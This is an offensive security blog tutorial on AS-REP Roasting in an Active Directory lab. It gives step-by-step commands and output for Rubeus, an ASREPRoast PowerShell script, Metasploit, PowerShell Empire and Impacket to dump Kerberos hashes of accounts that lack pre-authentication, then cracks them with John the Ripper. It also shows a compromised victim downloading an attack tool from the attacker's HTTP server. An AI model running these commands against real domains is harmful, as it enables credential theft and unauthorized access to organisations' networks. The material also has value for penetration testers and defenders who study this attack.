

AS-REP Roasting

May 10, 2020 By Raj Chandel

In our previous articles, we have discussed “[Golden ticket Attack](#)”, “[Kerberoast](#)” and “[Kerberos Brute Force](#)” multiple methods to abuse Kerberos which is a ticking protocol.

Today we are going to discuss one more technique “AS-REP Roasting” which is used for the Kerberos attack.

Tools Required

- Rubeus.exe
- ASREPROast PowerShell Script
- Impacket

AS-REP Roasting

AS-REP roasting is an offensive technique against Kerberos that allows password hashes to be retrieved for users that do not require pre-authentication. If the user has “Do not use Kerberos pre-authentication” enabled, then an attacker can recover a Kerberos AS-REP encrypted with the users RC4-HMAC’d password and he can attempt to crack this ticket offline.

Pre-authentication is the initial stage in Kerberos authentication, which is managed by the KDC Authentication server and is meant to prevent brute-force attacks.

Difference between AS-REP Roasting| Kerberoasting| Golden Ticket

If you’re confused between Golden Ticket, Kerberoast and As-REP Roasting Attack, then I can keep these attacks in a very simple way:

- *AS-REP Roasting: An attack to retrieve the user hashes that can be brute-forced offline.*
- *Kerberoasting: An attack to retrieve the Application Service hashes that can be brute-forced offline.*
- *Golden Ticket: Access the Application Service through Impersonate user account that does not exist in Domain.*

By default, Do Not Require Pre-Authentication is disabled for the domain user.

yashika Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile	COM+	

General Address Account Profile Telephones Organization

User logon name:
yashika @ignite.local

User logon name (pre-Windows 2000):
IGNITE\ yashika

Logon Hours... Log On To...

☐ Unlock account

Account options:

- ☐ Use only Kerberos DES encryption types for this account
- ☐ This account supports Kerberos AES 128 bit encryption.
- ☐ This account supports Kerberos AES 256 bit encryption.
- ☐ Do not require Kerberos preauthentication

Account expires

☒ Never

☐ End of: Sunday , May 17, 2020

OK Cancel Apply Help

Thus, to test the AS-REP Roasting attack, we will enable the “Do not require pre-authentication” for user Yashika. Once all prerequisites are done which required to perform this attack, we can further use multiple tools to abuse Kerberos against AS-REP Roasting attack.

yashika Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile		COM+
General	Address	Account	Profile
		Telephones	Organization

User logon name:
 @ignite.local

User logon name (pre-Windows 2000):

Logon Hours... Log On To...

☐ Unlock account

Account options:

- ☐ Use only Kerberos DES encryption types for this account
- ☐ This account supports Kerberos AES 128 bit encryption.
- ☐ This account supports Kerberos AES 256 bit encryption.
- ☒ Do not require Kerberos preauthentication

Account expires:
☒ Never
☐ End of:

OK Cancel Apply Help

On the local system, you can easily enumerate User account with “Do not require pre-authentication” with the help of the following command.

```
Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol
```

```
PS C:\Users\Administrator> Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name
name
----
yashika
```

Let's Begin the war!!!

Attack on Local Machine

Rubeus.exe

As I have already mentioned in the previous article that this tool is awesome because it is easy to use and directly run on the local environment of the victim machine.


Download it from [here](#)

```
Rubeus.exe asreproast
```

As soon as you will run the above command it will dump the user account hashes (key) used to encrypt timestamp. Save the hashes in text document for cracking password offline.

```
C:\Users\yashika\Desktop>Rubeus.exe asreproast ↵  
  
v1.5.0  
  
[*] Action: AS-REP roasting  
[*] Target Domain      : ignite.local  
[*] Searching path 'LDAP://WIN-S0V7KMTVLD2.ignite.local/DC=ignite,DC=local' for Kerberoastable users  
[*] SamAccountName     : yashika  
[*] DistinguishedName  : CN=yashika,OU=Tech,DC=ignite,DC=local  
[*] Using domain controller: WIN-S0V7KMTVLD2.ignite.local (192.168.1.105)  
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\yashika'  
[+] AS-REQ w/o preauth successful!  
[*] AS-REP hash:  
  
$krb5asrep$yashika@ignite.local:F7BA50003D57B56D1AEBAD9C07013F12$3A4B2C6EEE97AF6  
9775187B7E059C9CEA03DCBD72EC9DAB571CCA89C6E74171AC0CC5B4146FC6EB04AE832BCF45BC98  
557999FCB71C4A214E223A601EA4AD5270DF12CE74202B06F9C869E4679FB011714E92EBB1C3A8EB  
8349FAD354B38193CCDBE6F04CD8D4C93D9B88312F94A3E876E9ED06EE521069D40209E57B3D3F09  
D7CEC5661707DD25BC41A93B7FF95FE7B28E3A7DAE8E4FAE21274670DBF251BAB0E2691CB2F00929  
17649C60053675DA0B518798C0C973CFDF2F96272C3D62F214226C1810F6A9804EC18BB108E7F368  
750F2EC0D19012904B977F5ED49D3EA8B8E0B9563A1DFAD5BEC298489
```

As you can observe a log is generated for TGT request with Event-ID 4678



Similarly, we have run the following command which will be saved the extracted hash in the john crackable format inside a text file.

```
Rubeus.exe asreproast /format:john /outfile:hash.txt
```

```
C:\Users\yashika\Desktop>Rubeus.exe asreproast /format:john /outfile:hash.txt ↩️  
  
v1.5.0  
  
[*] Action: AS-REP roasting  
[*] Target Domain : ignite.local  
[*] Searching path 'LDAP://WIN-S0V7KMTVLD2.ignite.local/DC=ignite,DC=local' for Kerberoastable users  
[*] SamAccountName : yashika  
[*] DistinguishedName : CN=yashika,OU=Tech,DC=ignite,DC=local  
[*] Using domain controller: WIN-S0V7KMTVLD2.ignite.local (192.168.1.105)  
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\yashika'  
[+] AS-REQ w/o preauth successful!  
[*] Hash written to C:\Users\yashika\Desktop\hash.txt  
  
[*] Roasted hashes written to C:\Users\yashika\Desktop\hash.txt
```

Now its time to decrypt the hash and extract the password. As you observe we have used john the ripper for password cracking.

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hash ↩️  
Using default input encoding: UTF-8  
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2])  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Password@1 ($krb5asrep$yashika@ignite.local)  
1g 0:00:00:01 DONE (2020-04-17 15:24) 0.6172g/s 1298Kp/s 1298Kc/s 1298KC/s Popadic3..Passion7  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

ASREPRoast PowerShell Script

Similarly, this can be done with the help of Powershell Script “ASREPRoast”. Download the script and Import the module in powershell and run following command to extract user hash with AS_REP message.

```
Import-Module .\ASREPRoast.ps1  
Invoke-ASREPRoast  
Invoke-ASREPRoast | select -ExpandProperty Hash
```

As soon as you will execute above command it will dump the user hash, if you want to extract the hash in a file then you can follow below command also.

```
Invoke-ASREPRoast | select -ExpandProperty Hash > hashdump
```

As soon as you will run the above command it will dump the user account hashes (key) used to encrypt timestamp. Once you retrieved the hash, you can go with password brute force as done above.

```
PS C:\Users\yashika\Desktop> Import-Module .\ASREPRoast.ps1
PS C:\Users\yashika\Desktop> Invoke-ASREPRoast

SamaccountName DistinguishedName Hash
-----
yashika CN=yashika,OU=Tech,DC=ignite,DC=local $krb5asrep$yashika@ignite.local:bfbe0b2bc4df40

PS C:\Users\yashika\Desktop> Invoke-ASREPRoast | select -ExpandProperty Hash
$krb5asrep$yashika@ignite.local:c4de73729a61e1f82eb56b46249efcd0$081248d50976b28e7e89a76e5cc5873af
40879bb31a05fb67c23bbc165e0297df624fbd90f6ee9589e9247f99b610facc2de5feafa5776818cbf6100522e9858c8
PS C:\Users\yashika\Desktop> Invoke-ASREPRoast | select -ExpandProperty Hash > hashdump
PS C:\Users\yashika\Desktop>
```

Attack on Remote Machine

Metasploit

If you are Metasploit lover and want to perform the whole attack remotely then you need to obtain meterpreter session of the victim's machine for loading powershell then upload the Powershell Script "ASREPRoast" thus run the following command within your meterpreter session:

```
upload /root/ASREPROAST.ps1 .
powershell
Import-Module .\ASREPRoast.ps1
Invoke-ASREPRoast
```

Once you retrieved the hash, you can go with password brute force as done above.

```

meterpreter > sysinfo
Computer      : DESKTOP-RGP209L
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain       : IGNITE
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter > upload /root/ASREPROast.ps1 .
[*] uploading : /root/ASREPROast.ps1 → .
[*] uploaded  : /root/ASREPROast.ps1 → .\ASREPROast.ps1
meterpreter > shell
Process 2624 created.
Channel 6 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\yashika\Downloads> Import-Module .\ASREPROast.ps1
Import-Module .\ASREPROast.ps1
PS C:\Users\yashika\Downloads> Invoke-ASREPROast
Invoke-ASREPROast

SamaccountName DistinguishedName Hash
-----
yashika        CN=yashika,OU=Tech,DC=ignite,DC=local $krb5asrep$yashika@ignite.local:c251bcdea4e436551f6a36c7fad9f73 ...

PS C:\Users\yashika\Downloads>

```

Powershell Empire

If you are Powershell Empire user and want to use Empire for ASREPROast attack, then first you need to compromise the victim machine and obtain the agent session. Now run following module to identify PreauthNotRequired is selected or not.

```
usemodule situational_awareness/network/powerview/get_user
```



```
(Empire: 4SBMNZK3) > usemodule situational_awareness/network/powerview/get_user ↵
(Empire: powershell/situational_awareness/network/powerview/get_user) > set PreauthNotRequired True
(Empire: powershell/situational_awareness/network/powerview/get_user) > execute
[*] Tasked 4SBMNZK3 to run TASK_CMD_JOB
[*] Agent 4SBMNZK3 tasked with task ID 11
[*] Tasked agent 4SBMNZK3 to run module powershell/situational_awareness/network/powerview/get_user
(Empire: powershell/situational_awareness/network/powerview/get_user) >
Job started: UDA3YP
```

```
logoncount           : 68
badpasswordtime      : 4/17/2020 4:59:50 AM
distinguishedname    : CN=yashika,OU=Tech,DC=ignite,DC=local
objectclass          : {top, person, organizationalPerson, user}
displayname          : yashika
lastlogontimestamp   : 4/15/2020 6:11:25 AM
userprincipalname     : yashika@ignite.local
name                 : yashika
objectsid            : S-1-5-21-3523557010-2506964455-2614950430-1602
samaccountname       : yashika
codepage             : 0
samaccounttype       : USER_OBJECT
accountexpires       : NEVER
countrycode          : 0
whenchanged          : 4/18/2020 2:13:02 PM
instancetype         : 4
usncreated           : 12788
objectguid           : 5e101ba1-1442-40a9-94e8-be6d47d12bd4
lastlogoff           : 12/31/1600 4:00:00 PM
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=ignite,DC=local
dscorepropagationdata : 1/1/1601 12:00:00 AM
givenname            : yashika
lastlogon            : 4/18/2020 8:00:08 AM
badpwdcount          : 0
cn                   : yashika
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
whencreated          : 4/15/2020 1:08:33 PM
primarygroupid       : 513
pwdlastset           : 4/15/2020 6:08:33 AM
msds-supportedencryptiontypes : 0
usnchanged           : 53288
```

Get-DomainUser completed!

Now download the Rubeus.exe in your Kali Linux and upload it in victim's machine remotely.

```
root@kali:~# git clone https://github.com/r3motecontrol/Ghostpack-CompiledBinaries
Cloning into 'Ghostpack-CompiledBinaries' ...
remote: Enumerating objects: 64, done.
remote: Counting objects: 100% (64/64), done.
remote: Compressing objects: 100% (43/43), done.
remote: Total 173 (delta 36), reused 45 (delta 20), pack-reused 109
Receiving objects: 100% (173/173), 2.85 MiB | 1.02 MiB/s, done.
Resolving deltas: 100% (80/80), done.
root@kali:~# cd Ghostpack-CompiledBinaries/
root@kali:~/Ghostpack-CompiledBinaries# ls
LockLess.exe  README.md  Rubeus.exe  SafetyKatz.exe  Seatbelt.exe  SharpChrome.exe
root@kali:~/Ghostpack-CompiledBinaries# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
shell wget http://192.168.1.112:8000/Rebeus.exe -outfile rubeus.exe
shell .\Rubeus.exe asreproast
```

As soon as you will run the above command it will dump the user account hashes (key) used to encrypt timestamp. Save the hashes in text document for cracking password offline.


```

root@kali:~/impacket/examples# python GetNPUsers.py -dc-ip 192.168.1.105 ignite.local/ -usersfile users.txt -format john -outputfile hashes
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[-] User geet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User geet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
root@kali:~/impacket/examples# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1 ($krb5asrep$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2020-04-27 06:58) 0.5617g/s 1181Kp/s 1181Kc/s 1181Kc/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/impacket/examples#

```

Here we have provided username list to identify DONT_REQUIRE_PREAUTH and obtain hashes. Further, use john the ripper for password brute force